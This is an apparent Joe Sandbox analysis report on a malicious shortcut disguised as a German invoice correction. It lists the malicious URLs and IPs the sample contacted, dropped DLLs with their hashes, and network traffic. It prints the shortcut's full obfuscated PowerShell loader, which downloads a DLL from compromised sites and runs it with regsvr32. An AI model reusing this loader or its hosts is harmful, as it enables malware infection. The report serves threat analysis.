http://https://dev.ditu.live.com/REST/v1/Transit/Stops/	svchost.exe, 0000000B.00000003.326297675.000001FF4B267000.00000004.00000020.00020000.00000000.sdmp, svchost.exe, 0000000B.00000002.327411940.000001FF4B26A000.00000004.00000020.00020000.00000000.sdmp	false		high
http://https://dev.virtualearth.net/REST/v1/Routes/	svchost.exe, 0000000B.00000002.327253252.000001FF4B23C000.00000004.00000020.00020000.00000000.sdmp	false		high
http://https://contoso.com/Icon	powershell.exe, 00000002.00000002.301101086.00000166EFC41000.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://https://t0.ssl.ak.dynamic.tiles.virtualearth.net/odvs/gdi?pv=1&r=	svchost.exe, 0000000B.00000003.304174925.000001FF4B231000.00000004.00000020.00020000.00000000.sdmp	false		high
http://https://173.82.82.196/	regsvr32.exe, 00000009.00000002.526839029.000000000084B000.00000004.00000020.00020000.00000000.sdmp, regsvr32.exe, 00000009.00000002.526658997.0000000000803000.00000004.00000020.00020000.00000000.sdmp	true	• URL Reputation: malware	unknown
http://crl.ver)	svchost.exe, 00000010.00000002.528849751.000002E1BD862000.00000004.00000020.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	low
http://https://dev.virtualearth.net/webservices/v1/LoggingService/LoggingService.svc/Log?	svchost.exe, 0000000B.00000003.326535383.000001FF4B240000.00000004.00000020.00020000.00000000.sdmp, svchost.exe, 0000000B.00000003.326469338.000001FF4B25A000.00000004.00000020.00020000.00000000.sdmp, svchost.exe, 0000000B.00000002.327271835.000001FF4B25C000.00000004.00000020.00020000.00000000.sdmp	false		high
http://mandom.co.id	powershell.exe, 00000002.00000002.298089858.00000166E07D7000.00000004.00000800.00020000.00000000.sdmp, powershell.exe, 00000002.00000002.298208653.00000166E07F0000.00000004.00000800.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://t0.ssl.ak.dynamic.tiles.virtualearth.net/odvs/gd?pv=1&r=	svchost.exe, 0000000B.00000002.327213021.000001FF4B213000.00000004.00000020.00020000.00000000.sdmp, svchost.exe, 0000000B.00000002.327253252.000001FF4B23C000.00000004.00000020.00020000.00000000.sdmp	false		high
http://https://%s.xboxlive.com	svchost.exe, 00000008.00000002.526791270.0000020E43244000.00000004.00000020.00020000.00000000.sdmp	false	• URL Reputation: safe	low
http://https://dev.ditu.live.com/mapcontrol/mapconfiguration.ashx?name=native&v=	svchost.exe, 0000000B.00000003.326501558.000001FF4B246000.00000004.00000020.00020000.00000000.sdmp, svchost.exe, 0000000B.00000002.327266562.000001FF4B24D000.00000004.00000020.00020000.00000000.sdmp	false		high
http://https://dev.virtualearth.net/REST/v1/Locations	svchost.exe, 0000000B.00000003.326446467.000001FF4B260000.00000004.00000020.00020000.00000000.sdmp	false		high
http://https://ecn.dev.virtualearth.net/mapcontrol/mapconfiguration.ashx?name=native&v=	svchost.exe, 0000000B.00000003.304174925.000001FF4B231000.00000004.00000020.00020000.00000000.sdmp	false		high
http://https://dev.virtualearth.net/mapcontrol/logging.ashx	svchost.exe, 0000000B.00000003.326446467.000001FF4B260000.00000004.00000020.00020000.00000000.sdmp	false		high
http://https://github.com/Pester/Pester	powershell.exe, 00000002.00000002.294144175.00000166DFDF1000.00000004.00000800.00020000.00000000.sdmp	false		high
http://https://173.82.82.196:8080/	regsvr32.exe, 00000009.00000002.526688728.000000000080C000.00000004.00000020.00020000.00000000.sdmp, regsvr32.exe, 00000009.00000002.526839029.000000000084B000.00000004.00000020.00020000.00000000.sdmp, regsvr32.exe, 00000009.00000002.526658997.0000000000803000.00000004.00000020.00020000.00000000.sdmp	true	• URL Reputation: malware	unknown
http://https://dynamic.api.tiles.ditu.live.com/odvs/gdi?pv=1&r=	svchost.exe, 0000000B.00000002.327271835.000001FF4B25C000.00000004.00000020.00020000.00000000.sdmp	false		high
http://https://dev.virtualearth.net/REST/v1/JsonFilter/VenueMaps/data/	svchost.exe, 0000000B.00000003.326469338.000001FF4B25A000.00000004.00000020.00020000.00000000.sdmp, svchost.exe, 0000000B.00000002.327271835.000001FF4B25C000.00000004.00000020.00020000.00000000.sdmp	false		high
http://masidiomas.com/D4WStats/GAhmgvhLgUn6/	powershell.exe, 00000002.00000002.298827087.00000166E08B6000.00000004.00000800.00020000.00000000.sdmp	true	• Avira URL Cloud: malware	unknown

Name	Source	Malicious	Antivirus Detection	Reputation
http://https://dynamic.t	svchost.exe, 0000000B.00000002.327266562.000001FF4B24D000.00000004.00000020.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://mandom.co.idx	powershell.exe, 00000002.00000002.298089858.00000166E07D7000.00000004.00000800.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://bpsjambi.id/about/VPe69A9Tk/	powershell.exe, 00000002.00000002.298827087.00000166E08B6000.00000004.00000800.00020000.00000000.sdmp	true	• Avira URL Cloud: malware	unknown
http://https://dev.virtualearth.net/REST/v1/Routes/Transit	svchost.exe, 0000000B.00000003.326446467.000001FF4B260000.00000004.00000020.00020000.00000000.sdmp	false		high
http://https://t0.ssl.ak.tiles.virtualearth.net/tiles/gen	svchost.exe, 0000000B.00000002.327240023.000001FF4B23A000.00000004.00000020.00020000.00000000.sdmp, svchost.exe, 0000000B.00000003.304174925.000001FF4B231000.00000004.00000020.00020000.00000000.sdmp	false		high
http://marmaris.com.br/wp-admin/2cfpSuAH/	powershell.exe, 00000002.00000002.298827087.00000166E08B6000.00000004.00000800.00020000.00000000.sdmp	true	• Avira URL Cloud: malware	unknown
http://https://dynamic.api.tiles.ditu.live.com/odvs/gdv?pv=1&r=	svchost.exe, 0000000B.00000002.327271835.000001FF4B25C000.00000004.00000020.00020000.00000000.sdmp	false		high
http://https://activity.windows.com	svchost.exe, 00000008.00000002.526791270.0000020E43244000.00000004.00000020.00020000.00000000.sdmp	false		high
http://https://dev.ditu.live.com/REST/v1/Locations	svchost.exe, 0000000B.00000003.326446467.000001FF4B260000.00000004.00000020.00020000.00000000.sdmp	false		high
http://https://%s.dnet.xboxlive.com	svchost.exe, 00000008.00000002.526791270.0000020E43244000.00000004.00000020.00020000.00000000.sdmp	false	• URL Reputation: safe	low
http://https://dev.ditu.live.com/REST/v1/JsonFilter/VenueMaps/data/	svchost.exe, 0000000B.00000003.326469338.000001FF4B25A000.00000004.00000020.00020000.00000000.sdmp, svchost.exe, 0000000B.00000002.327271835.000001FF4B25C000.00000004.00000020.00020000.00000000.sdmp	false		high
http://https://dynamic.api.tiles.ditu.live.com/odvs/gd?pv=1&r=	svchost.exe, 0000000B.00000003.326469338.000001FF4B25A000.00000004.00000020.00020000.00000000.sdmp	false		high

World Map of Contacted IPs



Public IPs

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
173.82.82.196	unknown	United States		35916	MULTA-ASN1US	true
103.89.5.69	mandom.co.id	Indonesia		133800	IDNIC-BIZNETGIO-AS-IDPTBiznetGioNusantaraID	false

Private

IP
192.168.2.1
127.0.0.1

General Information

Joe Sandbox Version:	34.0.0 Boulder Opal
Analysis ID:	632058
Start date and time: 23/05/202208:56:29	2022-05-23 08:56:29 +02:00
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 7m 58s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	Rechnungskorrektur 2022.20.05_1305.lnk
Cookbook file name:	default.jbs
Analysis system description:	Windows 10 64 bit v1803 with Office Professional Plus 2016, Chrome 85, IE 11, Adobe Reader DC 19, Java 8 Update 211
Number of analysed new started processes analysed:	28
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.troj.evad.winLNK@23/11@1/4
EGA Information:	• Successful, ratio: 66.7%
HDC Information:	• Successful, ratio: 51.3% (good quality ratio 27.5%) • Quality average: 32.8% • Quality standard deviation: 37.5%
HCA Information:	• Successful, ratio: 96% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Found application associated with file extension: .lnk • Adjust boot time • Enable AMSI

Warnings

- Exclude process from analysis (whitelisted): BackgroundTransferHost.exe, backgroundTaskHost.exe, wuapihost.exe
- TCP Packets have been reduced to 100
- Excluded IPs from analysis (whitelisted): 23.211.4.86, 8.252.5.126, 8.248.119.254, 8.241.126.249, 8.238.85.126, 8.253.95.121, 20.223.24.244
- Excluded domains from analysis (whitelisted): fg.download.windowsupdate.com.c.footprint.net, fs.microsoft.com, displaycatalog-rp-europe.md.mp.microsoft.com.akadns.net, neu-displaycatalogrp.frontdoor.bigcatalog.commerce.microsoft.com, e1723.g.akamaiedge.net, ctldl.windowsupdate.com, fs-wildcard.microsoft.com.edgekey.net, fs-wildcard.microsoft.com.edgekey.net.globalredir.akadns.net, arc.msn.com, wu-bg-shim.trafficmanager.net, ris.api.iris.microsoft.com, consumer-displaycatalogrp-aks2aks-europe.md.mp.microsoft.com.akadns.net, store-images.s-microsoft.com, login.live.com, sls.update.microsoft.com, displaycatalog.mp.microsoft.com, img-prod-cms-rt-microsoft-com.akamaized.net, prod.fs.microsoft.com.akadns.net, displaycatalog-rp.md.mp.microsoft.com.akadns.net
- Execution Graph export aborted for target powershell.exe, PID 1192 because it is empty
- Not all processes where analyzed, report is missing behavior information
- Report size exceeded maximum capacity and may have missing behavior information.
- Report size getting too big, too many NtOpenKeyEx calls found.
- Report size getting too big, too many NtProtectVirtualMemory calls found.
- Report size getting too big, too many NtQueryValueKey calls found.
- VT rate limit hit for: Rechnungskorrektur 2022.20.05_1305.lnk

Simulations

Behavior and APIs

Time	Type	Description
08:57:48	API Interceptor	43x Sleep call for process: powershell.exe modified
08:58:12	API Interceptor	5x Sleep call for process: svchost.exe modified
08:59:08	API Interceptor	1x Sleep call for process: MpCmdRun.exe modified

Joe Sandbox View / Context

IPs

No context

Domains

No context

ASNs

No context

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\ProgramData\Microsoft\Network\Downloader\qmgr.db

Process:	C:\Windows\System32\svchost.exe
File Type:	Extensible storage engine DataBase, version 0x620, checksum 0x327a5cf0, page size 16384, DirtyShutdown, Windows version 10.0
Category:	dropped
Size (bytes):	786432
Entropy (8bit):	0.250754463173021
Encrypted:	false
SSDEEP:	384:3/8+W0StseCJ48EApW0StseCJ48E2rTSjlK/ebmLerYSRSY1J2:rSB2nSB2RSjlK/+mLesOj1J2
MD5:	A44D9BBD4BD90B4A0387BD7BCA3D6D16
SHA1:	F72DDCDAB2456F576B8ADF6A99158BC5DC8DEDF1
SHA-256:	762B59802659577C3E67358445AE285CFE2AE807EB6EAE18097F04D5411883C0
SHA-512:	1581C0C5F9A977E5D88C4580D8E5C18CA332CD558C7D364AD833AA55601C2D2353BC56D8498014C5439A591D7B985BA363550267D86B1E8BC34CD696E0C7FF
Malicious:	false
Preview:	2z\.... .....e.f.3...w.....&.....w...:...z5.h.(.....3...w.....B.....@..... ....3...w..... .....T...:...z5.....:...z5..... .....

C:\Users\user\AppData\LocalLow\Microsoft\CryptnetUrlCache\Content\77EC63BDA74BD0D0E0426DC8F8008506

Process:	C:\Windows\System32\regsvr32.exe
File Type:	Microsoft Cabinet archive data, 61480 bytes, 1 file
Category:	dropped

Size (bytes):	61480
Entropy (8bit):	**7.9951219482618905**
Encrypted:	**true**
SSDEEP:	1536:kmu7iDG/SCACih0/8uIGantJdjFpTE8lTeNjiXKGgUN:CeGf5gKsG4vdjFpjlYeX9gUN
MD5:	B9F21D8DB36E88831E5352BB82C438B3
SHA1:	4A3C330954F9F65A2F5FD7E55800E46CE228A3E2
SHA-256:	998E0209690A48ED33B79AF30FC13851E3E3416BED97E3679B6030C10CAB361E
SHA-512:	D4A2AC7C14227FBAF8B532398FB69053F0A0D913273F6917027C8CADBBA80113FDBEC20C2A7EB31B7BB57C99F9FDECCF8576BE5F39346D8B564FC72FB1699476
Malicious:	false
Preview:	MSCF....(.....,.....I.....y.....Tbr .authroot.stl..$..4..CK..<Tk...c_.d....A.K.....Y.f....!.))$7*I.....e..eKT..k....n.3.....S..9.s.....3H.Mh.....qV.=M6.=.4.F.....V:F..]..... B`....Q...c"U.0.n....J.....4.....i7s..:.27....._...+).lE..he.4|.?,...h....7..PA..b.,. .....#1+..o...g.....2n1m...=.....Dp.;..f..ljX.Dx..r<'.1RI3B0<w.D.z..)D|..8<..c+..'XH..K,.Y..d.j.<.A... ....I_lVb[w..rDp...'.....nL....!G.F....f.fX..r.. ?.....v(...L..<.\.Z..g;.>.0v...P .....|...A..(..x...T0.`g...c..7.U?...9.p..a..&..9.....sV..l0..D..fhi..h.F....q...y.....Mq].4..Z.....={L....AS..9.....:.:..... ...+..P.N....EAQ.V. sr.....y.B.`.Efe..8../....$...y-.q.J.....nP...2.Q8...O.....M.@\.>=X....V..z.4.=.@...ws.N.M3.S.c?.....C4]?..\.K.9.....^...CU.....O....X.`.....`._.gU...*..V.{V6..m ..D.-|.Q.t.7.....9.~....[...I.<e...~$..>.....s.I.S....~1..IV.2Ri:..]R!8...q...I.X.%.)@.....2.gb,t...}..;...@.Z..<q..y..:...e3..cY.we.$....z..| .#.....I...

C:\Users\user\AppData\LocalLow\Microsoft\CryptnetUrlCache\MetaData\77EC63BDA74BD0D0E0426DC8F8008506

Process:	C:\Windows\System32\regsvr32.exe
File Type:	data
Category:	modified
Size (bytes):	330
Entropy (8bit):	3.11707576075895
Encrypted:	false
SSDEEP:	6:kKA9doJN+SkQlPlEGYRMY9z+4KlDA3RUesJ21:gkPlE99SNxAhUesE1
MD5:	355520B9510C8962F8F2B63433ABA252
SHA1:	D30C81267E1F1CF7EC26A75F1E631ED291774C24
SHA-256:	91D4AFD09D5EFAB4560B42157784EAD5EB46F272785CF483215B6E3D64030904
SHA-512:	8744682F4505C23D78077FED48267B02279F8305A68FDC53D799D1B03B7E7EB11CC0139031F47064038B345429E915EAEF23B29DCE396A2572E57E10DF006F23
Malicious:	false
Preview:	p..... ....~..rn..(..... ....3k/"[.....(.....(...h.t.t.p.:././.c.t.l.d.l...w.i.n.d.o.w.s.u.p.d.a.t.e...c.o.m./.m.s.d.o.w.n.l.o.a.d./.u.p.d.a.t.e./.v.3./.s .t.a.t.i.c./.t.r.u.s.t.e.d.r./.e.n./.a.u.t.h.r.o.o.t.s.t.l...c.a.b...".8.0.3.3.6.b.2.f.2.2.5.b.d.8.1.:.0."...

C:\Users\user\AppData\Local\JydgVvbPD\MevgMvopaw.BUS

Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	PE32+ executable (DLL) (GUI) x86-64, for MS Windows
Category:	dropped
Size (bytes):	365056
Entropy (8bit):	7.158098026415971
Encrypted:	false
SSDEEP:	3072:JI0AM0yQkR9M6lglELtJUNjiWGyWcTP0JUiA2tqZ4IvUlDAj7UOjVifSwHEDQVLK:i5MR9M6y3TaRIvgMSS3AyUrhYu3j
MD5:	A3ADC6B3E88B624301624600D1DD0417
SHA1:	6725B4102FBF380C35076E2A1E4288EB19752E89
SHA-256:	130898E612F36C8239EFDA348F31A4A4AF86FE79695DB5E6514AED74C1267CD0
SHA-512:	CB6E0B707FC16D746C47E4CB57B67D48B2EF42EBD223B4C515FCC4914C1B353201168F32F1D8CD211E63803E7317AA0C6D741001D60FE956A7E1A881F8EDBB2
Malicious:	**true**
Antivirus:	• Antivirus: Joe Sandbox ML, Detection: 100% • Antivirus: ReversingLabs, Detection: 59%
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....8..ik..ik..ik...k..ik...k..ik..k..ik..hk..ik...k..ik...k..ik...k..ik...k..ikRich..ik.....PE..d...v{.b....." .....5.....T....@.....P..... .....text..... ..`.rdata..T.... .....@..@.data....7.....@....pdata.....@..@.rsrc..... @..@.reloc.....@..B..... .....

C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive

Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	data
Category:	dropped
Size (bytes):	1192
Entropy (8bit):	5.325275554903011
Encrypted:	false
SSDEEP:	24:3aEPpQrLAo4KAxX5qRPD42HOoFe9t4CvKuKnKJJx5:qEPerB4nqRL/HvFe9t4Cv94ar5

MD5:	05CF074042A017A42C1877FC5DB819AB
SHA1:	5AF2016605B06ECE0BFB3916A9480D6042355188
SHA-256:	971C67A02609B2B561618099F48D245EA4EB689C6E9F85232158E74269CAA650
SHA-512:	96C1C1624BB50EC8A7222E4DD21877C3F4A4D03ACF15383E9CE41070C194A171B904E3BF568D8B2B7993EADE0259E65ED2E3C109FD062D94839D48DFF04143 A
Malicious:	false
Preview:	@...e.....@.....8.....'....L..}.....System.Numerics.H.....<@.^.L."My...:..... .Microsoft.PowerShell.ConsoleHost0.....G-.o.. .A...4B.....System..4.....[...{a.C..%6..h.....System.Core.D.....fZve...F.....x.).....System.Management.AutomationL.....7.....J@.....~.....#.Micro soft.Management.Infrastructure.<.....H..QN.Y.f.....System.Management...@.....Lo...QN.....<Q.....System.DirectoryServices4.....Zg5..:O..g..q..... ...System.Xml..4.....T..'Z..N..Nvj.G.....System.Data.H..... ....H..m)aUu.....Microsoft.PowerShell.Security...<.....)L..Pz.O.E.R.....System.Tran sactions.<.....):gK..G...$.1.q.....System.ConfigurationP...../.C..J..%...].....%.Microsoft.PowerShell.Commands.Utility...D.....-.D.F.<;.nt.1.....S ystem.Configuration.Ins

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_mtqidudl.edj.psm1

Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	very short file (no magic)
Category:	dropped
Size (bytes):	1
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3:U:U
MD5:	C4CA4238A0B923820DCC509A6F75849B
SHA1:	356A192B7913B04C54574D18C28D46E6395428AB
SHA-256:	6B86B273FF34FCE19D6B804EFF5A3F5747ADA4EAA22F1D49C01E52DDB7875B4B
SHA-512:	4DFF4EA340F0A823F15D3F4F01AB62EAE0E5DA579CCB851F8DB9DFE84C58B2B37B89903A740E1EE172DA793A6E79D560E5F7F9BD058A12A280433ED6FA4651 0A
Malicious:	false
Preview:	1

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_sjimkgkg.bpr.ps1

Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	very short file (no magic)
Category:	dropped
Size (bytes):	1
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3:U:U
MD5:	C4CA4238A0B923820DCC509A6F75849B
SHA1:	356A192B7913B04C54574D18C28D46E6395428AB
SHA-256:	6B86B273FF34FCE19D6B804EFF5A3F5747ADA4EAA22F1D49C01E52DDB7875B4B
SHA-512:	4DFF4EA340F0A823F15D3F4F01AB62EAE0E5DA579CCB851F8DB9DFE84C58B2B37B89903A740E1EE172DA793A6E79D560E5F7F9BD058A12A280433ED6FA4651 0A
Malicious:	false
Preview:	1

C:\Users\user\Documents\20220523\PowerShell_transcript.123716.8mu6q_Jh.20220523085746.txt

Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	UTF-8 Unicode (with BOM) text, with very long lines, with CRLF line terminators
Category:	dropped
Size (bytes):	2552
Entropy (8bit):	5.987128150587986
Encrypted:	false
SSDEEP:	48:BZmvjkoOjno1eD0YNl8B3iX5VHqDYB1ZXno1eD0YNl8B3iX5vj0ZZz:BZKjkNjnzAa8BW55qDo1ZXnzAa8BW5bw
MD5:	6DF6CD60C82B9BDB4B8C8FCF40D0D16B
SHA1:	CD538C081978D35C581B21D6F0729030A3747B79
SHA-256:	24BC45DB7981F4F05EC825D1FE3DD64C2E8AE1C2D992B32111BB0F9588718AE9
SHA-512:	296C7039295CD3B992EC5D35537EDD7E60EF9BFFBE1BC1B12E0942DE4B6B6E1C4C8819C112C5E8BAF54DA91603CD5386CB5F49BE259DEC087D3B253DD9238 AE2
Malicious:	false

Preview:	.*********************..Windows PowerShell transcript start..Start time: 20220523085748..Username: computer\user..RunAs User: computer\user..Configuration Name: ..Machine: 123716 (Microsoft Windows NT 10.0.17134.0)..Host Application: powershell.exe -c &{$vFL=[System.Text.Encoding]::ASCII;$FhuEB='ICAgICAgV';$ TCeK='3JpdGUtSG9zdCAiemdmSXoiOyRQcm9ncmVzc1ByZWZlcmVuY2U9IlNpbGVudGx5Q29udGludWUiOyRsaW5rcz0oImh0dHA6Ly9tYW5kb20uY28uaWQ vYXNzZXRzL1RwSUl0N1NtTkJzV0NFQ0xvSHJTLyIsImh0dHA6Ly95YW1hZGEtc2hvc2hpLm1haW4uanAveWFtYWRhLXNob3NoaS9WNjFoSC8iLCJodHRwczo vL2Jwc2phbWJpLmlkL2Fib3V0L1ZQZTY5QTlUay8iLCJodHRwOi8vbWFybWFyaXMuY29tLmJyL3dwLWFkbWluLzJjZnBTdUFILyIsImh0dHA6Ly9tYXNpZGlvbWFzLmNvb S9ENFdTdGF0cy9HQWhtZ3ZoTGdVbjYvIiwiaHR0cDovL3BhY2VtYWtlci5jZC9pbWFnZXMvWGMvIik7JHQ9Ikp5ZGdWdmJQRCI7JGQ9IiRlbnY6VE1QXC4uXCR0Ijtta2R pciAtZm9yY2UgJGQgfCBvdXQtbnVsbDtmb3JlYWNoICgkdSBpbiAkbGlua3MpIHt0cnkge0lXUiAkdSAtT3V0RmlsZSAkZFxNZXZnTXZvcGF3LkJVUztSZWdzdnIzMi5le GUgIiRkXE1ldmdNdm9wYXcuQlVTIjticmVha30gY2F

C:\Windows\ServiceProfiles\LocalService\AppData\Local\FontCache\Fonts\Download-1.tmp

Process:	C:\Windows\System32\svchost.exe
File Type:	ASCII text, with no line terminators
Category:	dropped
Size (bytes):	55
Entropy (8bit):	4.306461250274409
Encrypted:	false
SSDEEP:	3:YDQRWu83XfAw2fHbY:YMRl83Xt2f7Y
MD5:	DCA83F08D448911A14C22EBCACC5AD57
SHA1:	91270525521B7FE0D986DB19747F47D34B6318AD
SHA-256:	2B4B2D4A06044AD0BD2AE3287CFCBECD90B959FEB2F503AC258D7C0A235D6FE9
SHA-512:	96F3A02DC4AE302A30A376FC7082002065C7A35ECB74573DE66254EFD701E8FD9E9D867A2C8ABEB4C482738291B715D4965A0D2412663FDF1EE6CBC0BA9FBA CA
Malicious:	false
Preview:	{"fontSetUri":"fontset-2017-04.json","baseUri":"fonts"}

C:\Windows\ServiceProfiles\LocalService\AppData\Local\Temp\MpCmdRun.log

Process:	C:\Program Files\Windows Defender\MpCmdRun.exe
File Type:	Little-endian UTF-16 Unicode text, with CRLF, CR line terminators
Category:	modified
Size (bytes):	10844
Entropy (8bit):	3.161747097180077
Encrypted:	false
SSDEEP:	192:cY+38+DJM+i2Jt+iDQ+yw+f0+rU+0Jtk+EOtF+E7tC+Ewa+V:j+s+i+Z+z+B+c+Y+0g+J+j+G+V
MD5:	E392CDA2037DC7CFD318D79001C8D0FF
SHA1:	68C4924FE7ACE3C2DFF71F2E51DF461141ADA639
SHA-256:	50B0EDA72BCE91F4C6DCB97C95F84FED7A2BE125874F5DF55011253C7B269E06
SHA-512:	A010668F372E3B084EF08F826A40C23B5D9D3D6036132C7C244EDB3987CCF862DA3A92E1A11F1F8E0E7717A55370C60A00499C436A1EC6FFEDDEA79814D005C F
Malicious:	false
Preview:	..........-.....M.p.C.m.d.R.u.n.:. .C.o.m.m.a.n.d. . L.i.n.e.:. .".C.:.\.P.r.o.g.r.a.m. .F.i.l.e.s.\.W.i.n.d.o.w.s. .D.e.f.e.n.d.e.r.\.m.p.c.m.d.r.u.n...e.x.e.". .-.w.d.e.n.a.b.l.e..... .S.t.a.r.t. .T.i.m.e.:. .. T.h.u. .. J.u.n. .. 2.7. .. 2.0.1.9. .0. 1.:.2.9.:.4.9.........M.p.E.n.s.u.r.e.P.r.o.c.e.s.s.M.i.t.i.g.a.t.i.o.n.P.o.l.i.c.y.:. .h.r. .=. .0.x.1.....W.D.E.n.a.b.l.e.....E.R.R.O.R.:. .M.p.W.D.E.n.a.b.l.e.(.T.R.U.E.). .f.a.i.l.e.d. . (.8.0.0.7.0.4.E.C.).....M.p.C.m.d.R.u.n.:. .E.n.d. .T.i.m.e.:. .. T.h.u. .. J.u.n. .. 2.7. .. 2.0.1.9. .0.1.:.2.9.:.4.9.....- .-.............-.

C:\Windows\System32\UjKMhzOwg\JWwyPPSZDhCDc.dll (copy)

Process:	C:\Windows\System32\regsvr32.exe
File Type:	PE32+ executable (DLL) (GUI) x86-64, for MS Windows
Category:	dropped
Size (bytes):	365056
Entropy (8bit):	7.158098026415971
Encrypted:	false
SSDEEP:	3072:JI0AM0yQkR9M6lglELtJUNjiWGyWcTP0JUiA2tqZ4IvUlDAj7UOjVifSwHEDQVLK:i5MR9M6y3TaRIvgMSS3AyUrhYu3j
MD5:	A3ADC6B3E88B624301624600D1DD0417
SHA1:	6725B4102FBF380C35076E2A1E4288EB19752E89
SHA-256:	130898E612F36C8239EFDA348F31A4A4AF86FE79695DB5E6514AED74C1267CD0
SHA-512:	CB6E0B707FC16D746C47E4CB57B67D48B2EF42EBD223B4C515FCC4914C1B353201168F32F1D8CD211E63803E7317AA0C6D741001D60FE956A7E1A881F8EDBB 2
Malicious:	**true**
Antivirus:	• Antivirus: ReversingLabs, Detection: 59%

Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....8..ik..ik..ik...k..ik...k..ik..k..ik..hk..ik...k..ik...k..ik...k..ik...k..ikRich h..ik.....PE..d...v{.b....." .....5.....T....@.....P.....text..... ..`.rdata..T.... .....@..@.data....7.....@....pdata.....@..@.rsrc..... @..@.reloc.....@..B.....

Static File Info

General

File type:	MS Windows shortcut, Item id list present, Points to a file or directory, Has Relative path, Has command line arguments, Icon number=134, Archive, ctime=Fri Feb 4 06:07:07 2022, mtime=Fri May 20 06:40:44 2022, atime=Fri Feb 4 06:07:07 2022, length=289792, window=hidenormalshowminimized
Entropy (8bit):	3.7541287581537315
TrID:	• Windows Shortcut (20020/1) 100.00%
File name:	Rechnungskorrektur 2022.20.05_1305.lnk
File size:	3595
MD5:	9bb223b115ec73b8419e37ce00051da9
SHA1:	fe98ee24f390ba1778742f32ad4b22220aaa31ff
SHA256:	66cdacf636ffc45e84ff842fe9c6c217641af99f0e41729b2a3ee8488763ea81
SHA512:	2348393dc62690efac626444880fc53fdd278e3dfc69d1bcf28c67bc4bdb2e1625dae806f8ccc4d9f0284dff6eb2ef3c95de4606f43ada56a8565bb94b562b6e
SSDEEP:	48:8CaTKQth35vlneweRCex+Gb68sD2dt6BOvoEMIw1aby:8CaWQth3hlewCG/D2HyObM1
TLSH:	2C7112142DFA5229F1F3DFB1BEE5B994DE6ABA736505999E008403094C51B00ED53E3F
File Content Preview:	L.....F.... .....<.....l....<.....l.....5....P.O. ..:i....+00.../C:\.....V.1.....T....Windows.@.....OwH.T.;....!.....W.i.n.d.o.w.s.....Z.1.....T.<..System32..B.....OwH.T.<.....

File Icon

Icon Hash:	fc3cf4c4dcd9d9ed

Static Windows Shortcut Info

General


Relative Path:	
Command Line Argument:	/v:on /c DZ9UkEaBzDep9CltZVGcsQuzGzfPdwf8nTfLANcu0jNEGxiW7YvnGsgahEnFDklFWCuez6Py||p^o^w^e^r^s^h^e^l^l.e^x^e -c "&{$vFL=[System.Text.Encoding]::ASCII;$FhuEB='ICAgICAgV';$TCeK='3JpdGUtSG9zdCAiemdmSXoiOyRQcm9ncmVzc1ByZWZlcmVuY2U9IlNpbGVudGx5Q29udGludWUiOyRsaW5rcz0oImh0dHA6Ly9tYW5kb20uY28uaWQvYXNzZXRzL1RwSUl0N1NtTkJzV0NFQ0xvSHJTLyIsImh0dHA6Ly95YW1hZGEtc2hvc2hpLm1haW4uanAveWFtYWRhLXNob3NoaS9WNjFoSC8iLCJodHRwczovL2Jwc2phbWJpLmlkL2Fib3V0L1ZQZTY5QTlUay8iLCJodHRwOi8vbWFybWFyaXMuY29tLmJyL3dwLWFkbWluLzJjZnBTdUFILyIsImh0dHA6Ly9tYXNpZGlvbWFzLmNvbS9ENFdTdGF0cy9HQWhtZ3ZoTGdVbjYvIiwiaHR0cDovL3BhY2VtYWtlci5jZC9pbWFnZXMvWGMvIik7JHQ9Ikp5ZGdWdmJQRCI7JGQ9IiRlbnY6VE1QXC4uXCR0ljtta2RpciAtZm9yY2UgJGQgfCBvdXQtbnVsbDtmb3JlYWNoICgkdSBpbiAkbGlua3MpIHt0cnkge0lXUiAkdSAtT3V0RmlsZSAkZFxNZXZnTXZvcGF3LkJVUztSZWdzdnIzMi5leGUgIiRkXE1ldmdNdm9wYXcuQlVTIjticmVha30gY2F0Y2ggeyB9fQ==';$cFq=[System.Convert]::FromBase64String($FhuEB+$TCeK);$YnYHG=$vFL.GetString($cFq); iex ($YnYHG)}"
Icon location:	shell32.dll

Network Behavior

Network Port Distribution

Total Packets: 30

- 53 (DNS)
- 80 (HTTP)



TCP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
May 23, 2022 08:57:51.637343884 CEST	49763	80	192.168.2.4	103.89.5.69
May 23, 2022 08:57:51.898103952 CEST	80	49763	103.89.5.69	192.168.2.4
May 23, 2022 08:57:51.898380995 CEST	49763	80	192.168.2.4	103.89.5.69
May 23, 2022 08:57:51.902787924 CEST	49763	80	192.168.2.4	103.89.5.69
